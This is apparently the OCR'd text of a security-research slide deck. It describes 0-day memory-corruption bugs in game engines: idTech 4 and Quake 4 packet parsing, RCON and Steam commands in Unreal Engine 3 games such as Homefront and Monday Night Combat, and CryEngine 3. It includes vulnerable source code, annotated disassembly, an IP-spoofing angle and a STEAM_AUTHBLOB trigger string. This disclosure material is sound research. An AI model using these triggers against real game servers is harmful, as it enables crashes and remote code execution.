idTech 4 [The Function] (0-day)

```
int idBitMsg::ReadData( void *data, int length ) const {
    int cnt;
    ReadByteAlign();
    cnt = readCount;

    if ( readCount + length > curSize ) {
        if ( data ) {
            memcpy( data, readData + readCount, GetRemaingData() );
        }
        readCount = curSize;
    } else {
        if ( data ) {
            memcpy( data, readData + readCount, length );
        }
        readCount += length;
    }

    return ( readCount - cnt );
}
```

BUG #1


idTech 4 [The Function] (0-day)

```
int idBitMsg::ReadData( void *data, int length ) const {
    int cnt;
    ReadByteAlign();
    cnt = readCount;

    if ( readCount + length > curSize ) {
        if ( data ) {
            memcpy( data, readData + readCount, GetRemaingData() );
        }
        readCount = curSize;
    } else {
        if ( data ) {
            memcpy( data, readData + readCount, length );
        }
        readCount += length;
    }

    return ( readCount - cnt );
}
```

curSize - readCount


BUG #2

idTech 4 [BUG #2]



```
0070BE35  MOV EDX,DWORD PTR DS:[ESI+4]
0070BE38  SUB EAX,EDI                    ; 0x28 - 0x29
0070BE3A  PUSH EAX                       ; /n
0070BE3B  ADD EDX,EDI                    ; |
0070BE3D  PUSH EDX                       ; |src
0070BE3E  PUSH ECX                       ; |dest
0070BE3F  CALL <JMP.&MSVCR90.memcpy>
```

idTech 4 [BUG #2 - EXPLOIT]




idTech 4 [The Function] (0-day)

```
int idBitMsg::ReadData( void *data, int length ) const {
    int cnt;
    ReadByteAlign();
    cnt = readCount;

    if ( readCount + length > curSize ) {
        if ( data ) {
            memcpy( data, readData + readCount, GetRemaingData() );
        }
        readCount = curSize;
    } else {
        if ( data ) {
            memcpy( data, readData + readCount, length );
        }
        readCount += length;
    }

    return ( readCount - cnt );
}
```

The caller does NOT verify the length parameter (like in Brink)

BUG #3

idTech 4 [BUG #3]



```
0070BE38  SUB EAX,EDI
0070BE3A  PUSH EAX                              ; /n
0070BE3B  ADD EDX,EDI                           ; |
0070BE3D  PUSH EDX                              ; |src
0070BE3E  PUSH ECX                              ; |dest
0070BE3F  CALL <JMP.&MSVCR90.memcpy>
```

SRC up to 1400 bytes & DEST max 1000 bytes

idTech 4 [Quake 4]

idTech 4 [Quake 4]

- The **GetInfo** packet is handled in an interesting way
- The engine checks if the packet has been sent from the Master Server:
  - q4master.idsoftware.com
- But an attacker can **spoof the IP** of the Master Server
- And..


idTech 4 [Quake 4] (0-day)

```
10051B30  /.  55                 PUSH EBP
10051B31  |.  8BEC               MOV EBP,ESP
10051B33  |.  83E4 F8            AND ESP,FFFFFFF8
10051B36  |.  6A FF              PUSH -1
10051B38  |.  68 072E2810        PUSH 10282E07
10051B3D  |.  64:A1 00000000     MOV EAX,DWORD PTR FS:[0]
10051B43  |.  50                 PUSH EAX
10051B44  |.  64:8925 00000000   MOV DWORD PTR FS:[0],ESP            ; Installs SE handler 10282E07
10051B4B  |.  81EC 28050000      SUB ESP,528
[...]
10051BB7  |.  6A F0              PUSH -10                            ; /Arg1 = -10
10051BB9  |.  8BCE               MOV ECX,ESI                         ; |
10051BBB  |.  E8 30381D00        CALL ReadBits                       ; \Quake4Ded.ReadBits (loop 1)
[...]
10051C06  |.  6A F0              |PUSH -10                           ; /Arg1 = -10
10051C08  |.  8BCE               |MOV ECX,ESI                        ; |
10051C0A  |.  E8 E1371D00        |CALL ReadBits                      ; \Quake4Ded.ReadBits (loop 2)
[...]
10051C31  |>  6A F0              ||PUSH -10                          ; /Arg1 = -10
10051C33  |.  8BCE               ||MOV ECX,ESI                       ; |
10051C35  |.  E8 B6371D00        ||CALL ReadBits                     ; \Quake4Ded.ReadBits (loop 3)
[...]
10051C50  |>  8B4D 08            ||/MOV ECX,DWORD PTR SS:[EBP+8]
10051C53  |.  6A 20              |||PUSH 20                          ; /Arg1 = 20
10051C55  |.  E8 96371D00        |||CALL ReadBits                    ; \Quake4Ded.ReadBits (our value)
10051C5A  |.  8B0D 04842F10      |||MOV ECX,DWORD PTR DS:[102F8404]
10051C60  |.  50                 |||PUSH EAX
10051C61  |.  8907               |||MOV DWORD PTR DS:[EDI],EAX       ; stack based buffer-overflow
```

Customized Engines [Unreal Engine 3]

Customized Engines [Unreal Engine 3]

- Some games use customized versions of this engine
- But they don't always change for the better…
- Especially from the Security point-of-view
- The following slides give examples of issues introduced by customizations for the Unreal Engine 3..



Homefront (0-day)

- Devs added RCON support:

  +1 new port **+**
  custom protocol **=**
  ----
  several new issues

`(wchar_t *)buff[size] = 0`

- Some RCON affected commands:
  - **CT** <*negative number*> **=>** 16-bit off the buffer set to 0
  - **CT** <*negative number*> **=>** stack-based overflow


Monday Night Combat (0-day)

- Array overflow => Heap Corruption => **RCE**
  - Caused by additional Steam-related commands
    - **STEAM_AUTHBLOB** SUBBLOB=123 NUMSUBBLOBS=1 AUTHBLOBSTRING=aa…aa


```
00A8B9EA   . 03C0              ADD EAX,EAX
; array[SUBBLOB][12]
00A8B9EC   . 8B4C02 04         MOV ECX,DWORD PTR DS:[EDX+EAX+4]
00A8B9F0   . 3BCD              CMP ECX,EBP
; ECX must be 0 or 1
00A8B9F2   . 74 09             JE SHORT MNCDS.00A8B9FD
[...]
00A8B9FD   > 8D4C24 28         LEA ECX,DWORD PTR SS:[ESP+28]
00A8BA01   . 51                PUSH ECX
00A8BA02   . 8D0C02            LEA ECX,DWORD PTR DS:[EDX+EAX]
; heap corruption with AUTHBLOBSTRING
00A8BA05   . E8 C6C59EFF       CALL MNCDS.00477FD0
00A8BA0A   . 8D4C24 28         LEA ECX,DWORD PTR SS:[ESP+28]
00A8BA0E   . C78424 C0[..]FF   MOV DWORD PTR SS:[ESP+8C0],-1
00A8BA19   . E8 52C3C3FF       CALL MNCDS.006C7D70
00A8BA1E   . E9 3E0E0000       JMP MNCDS.00A8C861
```

CryEngine 3 (0-days)


CryEngine 3 [Fragmented Packet]



CryEngine 3 [Bug #1]




CryEngine 3 [Bug #1]



